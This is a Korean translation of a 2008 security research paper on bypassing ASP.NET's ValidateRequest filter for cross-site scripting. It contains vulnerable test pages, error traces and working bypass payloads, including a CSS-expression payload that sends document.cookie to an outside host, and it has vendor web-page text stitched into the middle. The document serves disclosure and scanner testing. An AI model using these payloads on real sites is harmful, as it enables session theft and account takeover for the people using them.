

Bypassing ASP.NET “ValidateRequest” for Script Injection Attacks

By Richard Brain 21, August 2008

본 문서는 스크립트 삽입 공격을 위해 ASP.NET의 ValidateRequest 속성을 우회하는 방법에 대한 Richard Brain의 원문을 글을 번역한 것이다.

HACKING GROUP “OVERTIME”

[woos55<wooshack55@gmail.com>](mailto:woos55@wooshack55@gmail.com)2008.09.25

1. 소개

1.1 Validate Request

마이크로소프트 .NET 프레임워크는 ValidateRequest를 설정함으로써 요청을 확인하는 구조를 따른다. ValidateRequest는 ASP .NET 1.1버전 이후 포함되어져 왔다. 이것은 필터들로 구성되어져 있고 HTML 인젝션과 XSS와 같은 전형적인 웹 삽입 공격들을 막고자 고안되었다. 이 문서에서는 ASP.NET web validation 필터를 우회하는 스크립트 인젝션 페이지로드를 소개한다.

이 문서에 있는 기술들이 ASP.NET의 기본적인 설정인 ValidateRequest가 활성화일때만 이용된다는 것은 무의미하다. ValidateRequest는 각 페이지당 또는 application-wide 설정에 활성화 또는 비활성화 될 수 있다.

많은 개발자들이 보안 교육이 부족하고 그들의 application들을 보호하기 위해 ASP .NET의 알려진 방어기술들에 의존하는데 시간을 지체하고 있다.

우리는 Microsoft사가 .NET Request Validation이 MSDN으로부터 신뢰할 수 없는 입력 변수를 제한하는 효과적인 validation layer로 대신할 수 없다는 공식 발표에 주목해야 한다.

요약해보면, 사용은 하되 완전히 신뢰하지 말고 XSS와 같은 보안 위협을 이해하고 모든 사용자는 악성코드를 입력할 수 있다는 것을 고려해 방어 전략을 세워야 한다.

이 문서는 2006년 1월 CPNI 배포판에서 발표 되었다. 이후에 2007년에 발표된 XSS를 막는 .NET 패치를 우회하는 페이지로는 삽입과 같은 추가적인 기술을 포함하면서 2008년 8월인 지금까지 업데이트 되어 왔다.

1.2 이 문서에 대한 소개

ValidateRequest 우회 공격은 인터넷 익스플로러에서 약간의 HTML 버그를 이용하고 ASP .NET request validation 함수를 이해함으로써 성공할 수 있다.

ASP .NET의 입장에서 서버는 기능이 마비되는 것과 같은 모든 공격을 예측할 수 없다. 인터넷 익스플로러입장에서 클라이언트는 스크립트를 실행 시키는 모든 방법을 다 알 수 없다. 이런 취약점으로 .NET의 validation 필터가 파괴된다.

이 문서를 통하여 보안 전문가들은 ASP .NET ValidateRequest 필터들이 어떻게 동작하는지 이해 할 수 있다. 또한 ValidateRequest 우회하는 새로운 XSS 페이로드들을 이용하여 악성 스크립트 코드를 수행 할 수 있다. 독자는 XSS 공격이나 웹 브라우저들에 의해 실행되는 동일기반의 정책에 익숙해 질 수 있다.

ProCheckUp은 이 문서에서 소개되었던 페이로드들은 여러 어플리케이션의 웹 입력 필터들에 탐지되지 않았었다. 그러므로 어플리케이션 취약점 스캐너들의 개발자들은 이 문서에 포함된 필터를 우회하는 페이로드를 살펴볼 필요가 있다.

이 문서에 제시된 스크립트 페이로드는 IE와 .NET 프레임웍의 여러버전에서 테스트 되었다. 더 자세한 사항은 Test platform used를 보아라.

1.3 검증된 이슈들의 요약

ValidateRequest 필터를 우회하는 XSS 페이로드는 공격사이트에서 컨텍스트안의 악성코드를 실행하는 잠재적인 결과를 초래한다.

1.4 플랫폼 기반 테스트(2006년 6월 문서)

마이크로소프트 패치된 .NET 윈도우 2003서버는 취약하다고 알려졌다. ValidateRequest 를 우회한 페이로드가 인터넷 익스플로러에서 삽입되어 실행되었다.

확인된 사항 : 서비스팩이 없고 서비스 팩1이 적용된곳에서 동작

확인된 사항 : 서비스팩1에 hot fixes 가 적용된 후에도 동작

확인된 사항 : hot fixes가 적용된 후에 동작

클라이언트 소프트웨어는 인터넷 익스플로러 5.0 에서 동작하는 패치 된 NT4.0 서버와 인터넷 익스플로러 6.0 버전의 2005년 1월 12일에 완전히 패치 된 윈도우 2000/XP 클라이언트 머신에서 테스트 되었다.

2 어떻게 .NET “Validate Request”필터가 동작하는지 이해하자.

우리는 우선 마이크로 소프트 .NET request validation 필터가 전형적인 XSS페이로드에 어떻게 응답하는지에 대해 이해해야 한다. 페이로드의 서브 스트링들을 제거하고 다시 삽입하고 개별적인 보안 필터들이 어떻게 동작하는지 이해함으로써 우리는 각 개별적인 필터를 우회하는 공격을 수정할 수 있다.

2.1 전형적인 XSS공격

ProCheckUp이 선택한 최초의 스크립트 페이로드는 ValidatrionRequuset 설정이 활성화 된 상태에서 전형적인 XSS 공격이다.

이 XSS 예제는 흔히 사용되는 것이다.


```
<script>alert('XSS')</script>
```

2.2 필터를 역공학하는데 사용된 환경

입력변수를 다시 되돌려주는 “test.aspx”스크립트를 실행시키기 위해 윈도우 2003서버를 설치하였다.

이 스크립트는 오직 ASP .NET필터가 어떻게 동작하는지 이해하는데 이용된다. 이것이 ValidateRequest를 우회하는 스크립팅 페이로드를 삽입하는데 성공했었다. 그러나 삽입된 코드는 동작하지 않았다. 왜냐하면 .NET은 큰 따옴표를 피하기 때문이다. 그래서 폼의 속성에 지정하여 스트링 밖에서 페이로드를 삽입하는 방법이 필요했다. 더 많은 정보를 알려면 “Returned Client-side Source Code”를 보아라.

링크 버튼이라는 웹 컨트롤을 통한 .NET의 포스트백을 이용한 코드이다.




```
작 페이지 | WebForm1.aspx | WebForm2.aspx |
라이언트 개체 및 이벤트 | (이벤트 없음)
<script language="vb" runat="server">
sub Test_Click(ByVal sender As System.Object, ByVal e As System.EventArgs)
End Sub
</script>

<HTML>
<body>
<form runat="server" id="myForm">
<asp:LinkButton ID="test" Runat="server" text="Create TextFile" OnClick="Test_Click" />
</form>
</body>
</HTML>
```

대부분의 페이로드는 성공적으로 삽입되지만 큰 따옴표는 예외적이다. .NET 은 큰따옴표 (“)를 (")로 대신한다. 그러나 우리는 불행히도 스트링이 아닌 코드를 브라우저에서 실행시키기 위해 따옴표가 필요하다.

2.3 프레임워크 유효감지와 보고

주목 : 다른 설정을 하지 않고도 .NET은 로컬에서 실행 시 자세한 디버그 메시지를 보여준다.



페이로드를 로컬에서 실행시킴으로써 .NET ValidateRequest 필터를 역공학 할 수 있다. 왜냐하면 이 경우에 varname이라는 제공된 변수의 값이 잠재적으로 위험하다라는 사실을 알게 해 줬기 때문이다.

2.4 각 필터 함수들에 대한 이해

ProCheckUp은 에러가 발생하지 않는 상황을 알아내기 위해 필터를 기능적으로 테스트했다.

앞서 언급한 URL 은 여전히 잠재적인 에러 메시지를 나타낸다. 사실 문자 a-z, A-Z 또는 느낌표 (!), 파운드 기호(), 왼쪽괄호(<) 와 같은 어떤 특정한 기호도 똑 같은 오류 메시지를 보고한다.

주소 http://localhost/WebApplication1/WebForm1.aspx?varname=<SCRIPT> 이동

'/WebApplication1' 응용 프로그램에 서버 오류가 있습니다.

클라이언트 (varname="<SCRIPT")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

설명: 요청 확인에서 잠재적으로 위험한 클라이언트 입력 값을 발견하여 요청의 처리가 취소되었습니다. 이 같은 사이트 간 스크립팅 공격 등과 같은 응용 프로그램의 보안을 위협하는 시도가 있었음을 나타낼 수 있습니다. Page 지 시문이나 구성 섹션에 validateRequest=false를 설정하여 요청 확인을 사용하지 않을 수 있는 있지만, 이런 경우 응용 프로그램에서 모든 입력을 명시적으로 확인하도록 하는 것이 좋습니다.

예외 정보: System.Web.HttpRequestValidationException: 클라이언트 (varname="<SCRIPT")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

소스 오류:

현재 웹 요청을 실행하는 동안 처리되지 않은 예외가 생성되었습니다. 아래의 예외 스택 추적을 사용하여 예외의 원인 및 위치 정보를 확인할 수 있습니다.

스택 추적:

```
[HttpRequestValidationException (0x80004005): 클라이언트 (varname="<SCRIPT")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.]
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
System.Web.HttpRequest.get_QueryString()
System.Web.UI.Page.GetCollectionBasedOnMethod()
System.Web.UI.Page.DeterminePostBackMode()
System.Web.UI.Page.ProcessRequestMain()
System.Web.UI.Page.ProcessRequest()
System.Web.UI.Page.ProcessRequest(HttpContext context)
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +87
```

배경 정보: Microsoft .NET Framework 버전 1.1.4322.573; ASP.NET 버전 1.1.4322.573

주소 http://localhost/WebApplication1/WebForm1.aspx?varname=<A> 이동

'/WebApplication1' 응용 프로그램에 서버 오류가 있습니다.

클라이언트 (varname="<A")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

설명: 요청 확인에서 잠재적으로 위험한 클라이언트 입력 값을 발견하여 요청의 처리가 취소되었습니다. 이 같은 사이트 간 스크립팅 공격 등과 같은 응용 프로그램의 보안을 위협하는 시도가 있었음을 나타낼 수 있습니다. Page 지 시문이나 구성 섹션에 validateRequest=false를 설정하여 요청 확인을 사용하지 않을 수 있는 있지만, 이런 경우 응용 프로그램에서 모든 입력을 명시적으로 확인하도록 하는 것이 좋습니다.

예외 정보: System.Web.HttpRequestValidationException: 클라이언트 (varname="<A")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

소스 오류:

현재 웹 요청을 실행하는 동안 처리되지 않은 예외가 생성되었습니다. 아래의 예외 스택 추적을 사용하여 예외의 원인 및 위치 정보를 확인할 수 있습니다.

스택 추적:

```
[HttpRequestValidationException (0x80004005): 클라이언트 (varname="<A")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.]
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
System.Web.HttpRequest.get_QueryString()
System.Web.UI.Page.GetCollectionBasedOnMethod()
System.Web.UI.Page.DeterminePostBackMode()
System.Web.UI.Page.ProcessRequestMain()
System.Web.UI.Page.ProcessRequest()
System.Web.UI.Page.ProcessRequest(HttpContext context)
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +87
```

배경 정보: Microsoft .NET Framework 버전 1.1.4322.573; ASP.NET 버전 1.1.4322.573

ProCheckUp에서는 스타일 시트 인터넷익스플로러가 슬래시('/') 다음에 오는 실행코드를 테스트하기 위해 다른 공격 스트링을 가지고 실행했다.

주목 : 일반적으로 '</' 는 종결자 역할을 한다.

</XSS STYLE xss:expression(alert('XSS'))>

이것은 IE기반으로 실행하고 스타일 시트 사이에 스크립트를 평가 할수 있다. 그러나 만 약 MS07-040을 패치했다면 앞서 언급한 페이로드들과 같이 ValidateRequest를 우회할 수 없다.

주소 http://localhost/WebApplication1/WebForm1.aspx?varname=expression(

'/WebApplication1' 응용 프로그램에 서버 오류가 있습니다.

클라이언트 (varname="expression(")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

설명: 요청 확인에서 잠재적으로 위험한 클라이언트 입력 값을 발견하여 요청의 처리가 취소되었습니다. 이 같은 사이트 간 스크립팅 공격 등과 같은 응용 프로그램의 보안을 위협하는 시도가 있었음을 나타낼 수 있습니다. Page 지시문이나 구성 섹션에 validateRequest=false를 설정하여 요청 확인을 사용하지 않을 수 있는 있지만, 이런 경우 응용 프로그램에서 모든 입력을 명시적으로 확인하도록 하는 것이 좋습니다.

예외 정보: System.Web.HttpRequestValidationException; 클라이언트 (varname="expression(")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.

소스 오류:

현재 웹 요청을 실행하는 동안 처리되지 않은 예외가 생성되었습니다. 아래의 예외 스택 추적을 사용하여 예외의 원인 및 위치 정보를 확인할 수 있습니다.

스택 추적:

```
[HttpRequestValidationException (0x80004005): 클라이언트 (varname="expression(")에서 잠재적 위험이 있는 Request.QueryString 값을 발견했습니다.]
System.Web.HttpRequest.ValidateString(String s, String valueName, String collectionName)
System.Web.HttpRequest.ValidateNameValueCollection(NameValueCollection nvc, String collectionName)
System.Web.HttpRequest.get_QueryString()
System.Web.UI.Page.GetCollectionBasedOnMethod()
System.Web.UI.Page.DeterminePostBackMode()
System.Web.UI.Page.ProcessRequestMain()
System.Web.UI.Page.ProcessRequest()
System.Web.UI.Page.ProcessRequest(HttpContext context)
System.Web.CallHandlerExecutionStep.System.Web.HttpApplication.IExecutionStep.Execute()
System.Web.HttpApplication.ExecuteStep(IExecutionStep step, Boolean& completedSynchronously) +87
```

버전 정보: Microsoft .NET Framework 버전 1.1.4322.573, ASP.NET 버전 1.1.4322.573

.NET은 “expression(”을 매칭시키기 때문에 오류 메시지를 보고한다.

그래서 다음과 같이 “expression(” 공백을 추가해야 오류가 나지 않는다. 그러나 공백문자는 %20으로 인코딩된다.

주소 http://localhost/WebApplication1/WebForm1.aspx?varname=expre%20ssion(

[Create TextFile](#)

그러나 원래 문장인 expression(처럼 하기 위해 (‘/**/’) 주석처리 문자열을 사용한다.

주소 http://localhost/WebApplication1/WebForm1.aspx?varname=XSS/**-/STYLE=xss:e/**/xpression(alert('XSS'))>

[Create TextFile](#)

그러나 이 코드는 실행되지 않는다. 주석처리 문자열은 스타일 속성의 표현을 깨기 위한 공백문자와 같은 것을 대신하는 것과 같이 이용될 수 있다. 예를 들어 ‘- ‘ 연결 문자에 넣으면 IE는 /*-*/를 공백처럼 해석한다. 그러나 2007년 6월 10일에 발표된 MS07-040패치가 적용되었기 때문에 이 페이로드로는 .NET 필터를 우회할 수 없다. 필터는 왼쪽의 다음에 슬래시가 오는 </와 같은 문자가 포함되어 있는 것을 막는다.


이 삽입된 코드로 ValidateRequest 필터를 우회할 수 없을지라도 이러한 코드는 이전 예제에 있는 인터넷익스플로러에 의해서 실행되지 않는다. .NET 필터가 폼의 액션 속성의 값을 깨는 페이로드의 맨 앞에 따옴표를 교체하기 때문이다.

그러나 이러한 페이로드는 포스트백을 이용하지 않는 특정한 ASP .NET 스크립트에 대하여 동작한다. 예를 들어 다음 예제는 Response.write() 함수를 이용한다. 이러한 함수는 따옴표를 이용하지 않고 인터넷익스플로러에서 실행될 코드를 작성할 수 있다.

2.5 2005 최종


```
<script language="vb" runat="server">
</script>
<html>
  <body MS_POSITIONING="GridLayout">
    <form action="WebForm2.aspx" id="Form1" method="get" runat="server">
      Your Name : <input type="text" name="fname" size="20" />
      <input type="submit" value="Submit"/>
    </form>
    <%
      dim fname
      fname = Request.QueryString("fname")
      If fname<>"" Then
        Response.Write("HELlo " & fname & "!<br />")
        Response.Write("How are you today?")
      End If
    %>
  </body>
</html>
```

이것은 Window 2003 pro에서 실행시킨 결과이다. 아직 패치되기 이전버전이기 때문에 이 스크립트가 성공적으로 실행된 것이다.

주소(D)  http://localhost/WebApplication1/WebForm2.aspx?fname=</XSS/*-*/STYLE=xss:e/*-*/xpression(alert('XSS'))>

Your Name :

HELlo !
How are you today?



2.6 2008 8월 업데이트

ProCheckUp에서는 2007 MS07-40패치가 원격쇠 다음에 슬래시가 오는 형태 (</>)와 같이 오래된 공격 방법만을 막는다는 사실을 알아냈다.

.NET “ValidateRequest” 필터의 새로운 4번째 규칙

원격쇠(<) 다음에 슬래시가(/) 오는 요청은 막는다.

ProCheckUp에서는 다른 형태의 문자 나열을 알아냈다. 스타일 시트를 이용하기 위해 원격쇠(<) 다음에 물결(~) 그리고 슬래시 (<~/) 형태의 문자열은 HTML 코드가 여전히 해석되고 있었다.


이 코드는 IE6, IE7에서 성공적으로 수행되었다.

test3.aspx script

```
<script language="vb" runat="server">
</script>
<html>
<head>
<title></title>
<script>document.cookie='PCUESSIONID=stealme'</script></head>
<body>
<form action="WebForm3.aspx" method="get" runat="server" ID="Form1">
your name : <input type="text" name="fname" size="20" />
<input type="submit" value="submit" />
</form>
<%
dim fname
fname = Request.QueryString("fname")
If fname<>" Then
    Response.write("Hello "& "<tagname " & fname & "!<br />")
    Response.write("How are you?")
End If
%>
</body>
</html>
```

fname 사용자 입력 파라미터 이전에 HTML 태그를 출력하는 코드에 주목해라. 다음과 같은 문자열을 입력란에 직접 입력해도 되고 fname= 으로 시작하는 파라미터로 붙여서 실행시켜도 된다.

```
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>>
```



XSS에 취약한 쿠키를 이용하여 www.procheckup.com에 리다이렉트하였다. 또한 이 공격은 최신 .NET ValidateRequest 필터를 우회했고 최근에 패치된 버전인 IE6 와 IE7에서도 잘 동작하였다.

요청 파라미터는 다음과 같다.

```
<~/XSS/*-
```

```
*/STYLE=xss:e/**/xpression(window.location="http://www.procheckup.com/?sid="+ document.cookie)>
```

주소(D) http://www.procheckup.com/?sid=PCUESSIONID=stealme:%20ASP.NET_SessionId=okzabj55ip1ptaidvu0hn45

ProCheckUp Changing the future of penetration testing

Tel: +44 (0) 20 7307 5001

HOME
ABOUT US
SERVICES
NEWS
EVENTS
VULNERABILITIES
CUSTOMERS
RESOURCES
CONTACT US

Award Winning Services

ProCheckUp has a unique artificial intelligence-based approach to **penetration testing** that is used by some of the world's leading finance and banking organisations, UK Government, international law firms and blue chip companies. The award-winning ProCheckNet technology in conjunction with experienced IT security consultants, allows ProCheckUp to provide the most comprehensive and effective penetration testing service available.

ProCheckUp are a **Qualified Security Assessor (QSA)** and **Approved Scanning Vendor (ASV)** for the Payment Card Industry Data Security Standard (PCI DSS), and provide a comprehensive range of information risk management **consulting services**.

The company's expertise in security and commitment to technological innovation were recognised with The Queen's Award for Enterprise 2004, the UK's highest accolade for business performance.

ProCheckUp also have a blog which aims to provide thoughts on security issues and new vulnerabilities and security issues found in day-to-day testing of client environments. [Visit the Blog here](#)

Latest News

Thursday 25 September 2008
PCI DSS ASV and QSA

ProCheckUp are an Approved Scanning Vendor & Qualified Security Assessor for PCI DSS

Contact Us

Click here to contact ProCheckUp and request further information

3. 문서 밖 테스트

스크립트 페이로드는 < 다음에 반드시 ~이 와야 하는 것은 아니다.

'!' 이외에 ValidateRequest가 탐지하지 못하는 (잠재적 위험요소라고 판단하지 못하는) '?' 나 '#' 등의 기호를 붙여서 페이로드를 구성해도 스크립트를 실행 시킬 수 있다는 것을 확인하였다.

```
<~/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<?/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
<#/XSS/*-*/STYLE=xss:e/**/xpression(alert('XSS'))>
```